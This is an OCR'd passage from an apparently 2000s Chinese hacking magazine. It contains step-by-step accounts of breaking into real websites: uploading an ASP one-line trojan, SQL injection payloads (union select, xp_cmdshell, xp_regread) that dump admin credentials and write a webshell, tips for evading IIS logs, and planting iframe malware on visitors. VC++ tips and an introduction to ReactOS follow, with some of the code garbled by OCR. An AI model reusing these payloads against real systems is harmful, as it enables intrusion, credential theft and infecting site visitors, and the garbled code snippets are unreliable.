将冰狐的代码填入一句话木马客户端的“上传内容”中，并修改lP.SaveToFile的参数为“"D:\刺猬\upload\jmup.asp",2” ，很顺利地就把jmup.asp内容改写为冰狐的一句话木马了。启动冰狐的客户端，在“ASP URL”中填入“http://www.jmdcw2.cn/upload/jmup.asp”，点击“RUN”，弹出一个窗口，如图8所示，显示出服务器的一些环境变量。






图8

哈哈，看来冰狐大哥还真给偶带来好运了！切换选项到“ASP2.0 客户端”，这其中集合了很多强大的功能，比如FSO浏览，下载、新建、删除及上传文件等等，全都囊括于此！有了这样一个强大的助手，下面就要想法得到一个真正的WEBSHELL！在动手之前，先来盘算盘算！“www.jmdcw1.cn”所对应的是“寂寞”文件夹，但被管理员设置了只读权限，无法写入，PASS！而“www.jmdcw2.cn”所对应的“刺猬”文件夹，对新建的文件要经过管理员授权，那么要是把WEBSHELL的代码写入原来就存在的文件中，是不是就可以绕过验证了？抱着这种想法，偶用冰狐的FSO浏览了一遍“刺猬”文件夹中的ASP文件，最后将目标锁定到主目录中的“conver.asp”上。使用冰狐的下载功能，将该文件DOWN了下来，体积有700多字节，其中的代码看似无关紧要。先来试一下其能否运行，在www.jmdcw2.cn后输入conver.asp，未有任何异常。OK，就是它了！

复制ASP管理软件“AspAdmin.asp”中的代码到冰狐客户端中（注：在复制代码时，要先去掉AspAdmin.asp中的Option





Explicit，否则运行时会出现错误），并在其“Path”中填入“D:\刺猬\conver.asp”，如图9所示，然后点击“新建文件（或写入文件尾）”按钮，因为该文件已经存在，所以填入的这些代码会写入到文件的尾部。看着页面下方的进度条缓慢前进，偶的心那个急啊！（此处省去200字的心情描写）

当绿色的进度条消失的那一瞬间，偶马上打开conver.asp页面，刷新了一下，如图10所示，一个真正的ASP木马终于现身了！输入自定义的密码，哈哈！成功登人！

至此，偶的测试也要告一段落了。回头看一下，曲曲折折！OK，偶也要闪了。在临走之前，先清除掉这期间偶所创建的ASP文件，再给管理员发封漏洞警告EMAIL，希望他在相关页面中加人过滤单引号、分号和破折号等语句。OK，走人！

[文章里的工具nbsi3.0、冰狐浪子微型ASP后门客户端2.0测试版、ASPAdmin_A.rar、ASCII转换ASCII-zh.exe已收录在本期光盘中。]

编辑点评： 出现图7所示的错误，除了作者提到的管理员权限设置外，我怀疑还有一种可能，就是生成的jmup.asp被杀了。再是一提到一句话木马，我就纳闷，为什么大家都不怎么用海阳顶端的2005或2006的cs版呢，非要再去生成一个新的asp木马？如果作者早一点用了，也不用后来再费“第五次突破重围”这个周折了。嘿嘿，做个广告。还有一点，本文提到的mssql对中文的16进制编码似乎有bug问题，这个我就不太确定了，大家赶快报告微软。

PHP&ASP经典注入实例

osfox

现在网络上最热的主题大概就是挂马吧，利用IE漏洞来运行EXE文件这个思路让很多人最终入侵客户端得逞。这篇文章写的就是对两个目标网站进行检测得到挂马的权限。本文也是我入侵的两个站点的真实过程，技术含量不算高，算是脚本注入里最经典的两个注入方式了，可以给新手一些引导。

首先检测的是一个PHP脚本的站点，得到注入点的一个URL为http://***.hk/list_annouc.php?id=19，需要注意的是，如果对方支持POST提交的话尽量用POST提交，因为这样不会产生IIS日志。我推荐大家用的工具是“网站安全检测工具V4.0”，这是桂林老兵的最新作品，这款工具用POST方式提交很方便，还有一个特点就是有的网站做了过滤，如果在url后输入命令的话会跳转到某个页面，那这种方式可以避免让我们在输入很长的命令后又要重新输入的麻烦，如图1所示。




图1

该注入点是数字型的，判断方法是直接在URL后输入1=1和1=2就可以了，结果返回信息不一样。我又在URL后面输入'后直接返回了网站的物理路径，从得到的信息判断出是台LINUX的机器。下面的工作就是猜MYSQL的版本了，如果MYSQL的版本大于4.0，就可以用联合查询直接猜字段，或是通过读取网站的源代码和配置文件得到MYSQL的连接密码了。判断mysql版本的具体实现语句是在URL后输入/*!30000s。如果MYSQL的版本大于3.0就会返回错误信息，如果小于或是等于3.0，页面就会正常显示。很幸运，网站的MYSQL版本是4.0以上的，我开始尝试对数据库字段数的猜解，实现的语句是在URL后输入and 1=2 union select 1/*查看是否正常显示，输入到and 1=2 union select 1，2，3/*的时候正常显示了，说明网站有3个字段。猜到字段就可以猜数据库的表了，用一些比较常见的表名做下实验，实现语句是**http://***.hk/list_annouc.php?id=-19 union select 1,2,3 from ***（注意，我把id=19换成了-19），把*替换成你猜测的表名就行了，猜得的表名是user。下一步就是猜字段名，语句为**union select 字段名,2,3 from ***，最后猜得的3个字段名分别为id,password,username。剩下就是取得字段值了，我们可以直接就得到了后台的用户名和密码实现语句为**http://***.hk/list_annouc.php?id=-19 union select username,password,id from user**，找到的登录后台是http://***.hk/login.php,查看是否有上传文件和修改新闻的地方，发现对上传的文件类型做了限制，不能直接传WEBSHELL上去。突然想到Apache存在一个对文件后缀解析错误的BUG，试下传个.php.jpg的文件，结果失败，但在后台找到了更改新闻HTML的地方，这样就能把调用框架语句添加到新闻里去，如图2所示，就可以成功挂木马上去了。最后尝试了对网站的源代码读取来获取MYSQL的连接密码，网站对文件进行了很严格的权限设置，对网站的一些重要文件没有读取权限。事后回




图2




图3

想那个后台登录的地址是不用写验证码的，如图3所示，可以直接暴力破解就能把用户名和密码暴破出来，因为密码不是很复杂，破译只是时间问题了。想大家应该多尝试暴力破解的，这个思路有时候也是可行的哦。

第 2 个站是一个 asp 脚本的网站，同样，如果支持 POST 最好用 POST，输入 1=1 和 1=2，返回结果不一样，存在漏洞，通过输入 ' 从返回的信息知道其数据库为 MSSQL。查看一下现在连接数据库的用户权限是什么权限，实现的语句是在 URL 后输入 and user>0，返回信息为 SA 权限。如果 mssql 服务器是外网 IP，我们就比较容易操作它了。先看下它的 IP 情况，具体的语句是在 URL 后输入：execmaster..xp_cmdshell' ipconfig /all'--，返回的信息为内网肉鸡（编辑 lcx：应当看不出回显吧，作者写得简略了，可以用 nbsi 直接在 cmd 那里 ipconfig /all），这样上面的想法就实现不了了。现在的办法是用 EHCO 语句往网站目录里写入一个 WEBSHELL 或直接传一个反弹木马的 S 段来控制服务器。先尝试 EHCO 一个 ASPSHELL 上去吧，这首先要求找到网站的物理路径。一个办法是读取 IIS 在注册表的配置文件，另一个没有技术含量的办法是翻硬盘上的文件夹，找到比较特殊的文件在 URL 上实验。但觉得第 2 种办法比较实用，随便找找看，如果真的找不到再读注册表也不迟。读注册表具体的语句是在 URL 后输入：create table xy(xy1 nvarchar(256) null);DECLARE @result varchar(255) EXECmaster.dbo.xp_regread ' HKEY_LOCAL_MACHINE',' SYSTEM\ControlSet001\Services\W3SVC\Parameters\Virtual Roots',' /',@result output insert into xy (xy1) values (@result)，也就是先建一个名为 xy 的表，然后往表里插入其值。找到了网站的物理路径是 d:***\wwwroot\，现在就可以 EHCO 一个一句话木马到其网站目录了，具体的实现语句是在URL后输入：exec master..xp_cmdshell 'echo ^<^%25execute request("a") ^%25^>>d:***\wwwroot\a.asp'--要注意的是转义的问题，在构造 URL 的同时应该考虑编码问题，要将“%”、“=”和“&”进行编码转换依次转换成“%25”、“%3d”、“%26”。用 WebShellControl.exe连接看看，已经成功连接，看看是否有修改网站源文件的权限，管理员没有对文件进行修改的权限，直接用这个SHELL就可以修改其网站的源文件添加调用框架语句了。至于后面的入侵工作，大家就可以发挥各自的想像了，这次入侵的目的现在已经达到了。

小结 文章本身并没有什么技术含量，目的就是让自己和刚刚学习入侵技术的小鸟们一起温故知新，熟悉和回忆一下手工入侵的语句、步骤和方法而已。自己学习技术的时间也不短了，可技术却总是停留在一个水平上，没有什么更大的提高，回过头想一下，有的时候是否太过于依赖工具？

[文章里用到的工具 webtool.exe 和 WebShellControl.exe 已收录在本期光盘中。]

【雕虫小技之VC专辑】

除了项目中debug文件夹，还可以删除以下文件


.ncb：无编译浏览文件(No Compile Browser)。
.aps：二进制版本的 RC 文件，用于快速载入；
.clw：ClassWizard 用于保存类的信息；
.opt：工程关于开发环境的参数文件，如工具条位置等信息；
.plg：编译时的 ERROR 和 WARNING 信息文件（实际上是一个 HTML 文件）。
.rc~：编译 RC 时产生的临时文件。
.tmp： #^&(&^%$^%&)

如何添加系统中的头文件(.h)到当前项目

#include <FileName.h>，告诉编译到 VC 系统目录去找；使用 #include "FileName.h"，告诉编译在当前目录找。

运行其它程序

运行 EMAIL 或网址
ShellExecute(NULL, pen? ailto:netvc@21cn.com? NULL, NULL, SW_SHOWNORMAL);
运行可执行程序
WinExec(摧 otepad.exe? SW_SHOW); //运行计事本



检测程序中的括号是否匹配

把光标移动到需要检测的括号（如大括号{}、方括号[]、圆括号（）和尖括号<>）前面，键入快捷键“Ctrl +]”。如果括号匹配正确，光标就跳到匹配的括号处，否则光标不移动，并且机箱喇叭还会发出一声警告声。

latteye 以前一直幻想着，既然有人能模仿 UNIX 写个 Linux 出来，那为什么到现在还没有人能模仿 Windows 写个 XXdows 出来呢？然后必定又有一个辉煌的历史……

寻寻觅觅，居然发现了 ReactOS。虽然它没有辉煌到连卖菜的阿婆也知道的地步，但到目前为止，它也有不少的 fans 和为之努力的人。

开源的 Windows? -ReactOS

ReactOS is a project to develop a free software / open source operating system that is object code-compatible with Microsoft Windows NT and Windows 2000 applications and drivers. The project is currently in the pre 'Alpha' development stage, although some of the project's goals and milestones have already been achieved as of November 2005.

ReactOS 是一个开源操作系统项目，它开发与 Windows NT/2000 兼容的应用程序、硬件驱动。本项目目前虽然只是处于内部测试(alpha)开发阶段，但到2005年11月，其中一些子项目已经完成。

ReactOS is primarily written in C, with some elements like ReactOS Explorer, written in C++.

ReactOS 主要是由 C 语言编写。部分元件则由 C++ 编写，例如 ReactOS 文件浏览器。

一、历史

Around 1996, a group of open source developers started a project called FreeWin95, with the aim of implementing an operating system that would be a clone of Windows 95. The project stalled in discussions of the design of the system.

大约在1996年，一群开源软件开发者启动了一个名为 FreeWin95 的项目，旨在实现一个 Windows 95 的克隆操作系统。这个项目当时只停留在关于系统实现的讨论上。

At the end of 1997, the project still had no results. The project members called to revive the project, the project's target was changed to Windows NT and the project's name was changed to ReactOS. The ReactOS project began in February 1998, with developing the kernel and basic drivers.

到了1997年年末，项目依旧没有进展。开发成员呼吁重新开始这个项目，而实现的目标也改为 Windows NT 系统，同时项目名称命名为 ReactOS (react 反抗)。1998年2月 ReactOS 项目正式启动，开始开发系统内核和基本的驱动程序。

二、功能概述

As of 2005, the ReactOS kernel is quite stable, many APIs and ABIs are ready for a higher level of development and a basic GUI is available. ReactOS features ReactOS Explorer, which is a basic shell for ReactOS, similar to Windows Explorer.

到了2005年，ReactOS 内核已经十分稳定，大多数给上层程序开发使用的 API 均制作完成，并且拥有了一个基本的 GUI 窗口界面。ReactOS 已经具有一个与 Windows 浏览器类似的 ReactOS Explorer 作为系统操作界面。(图1)

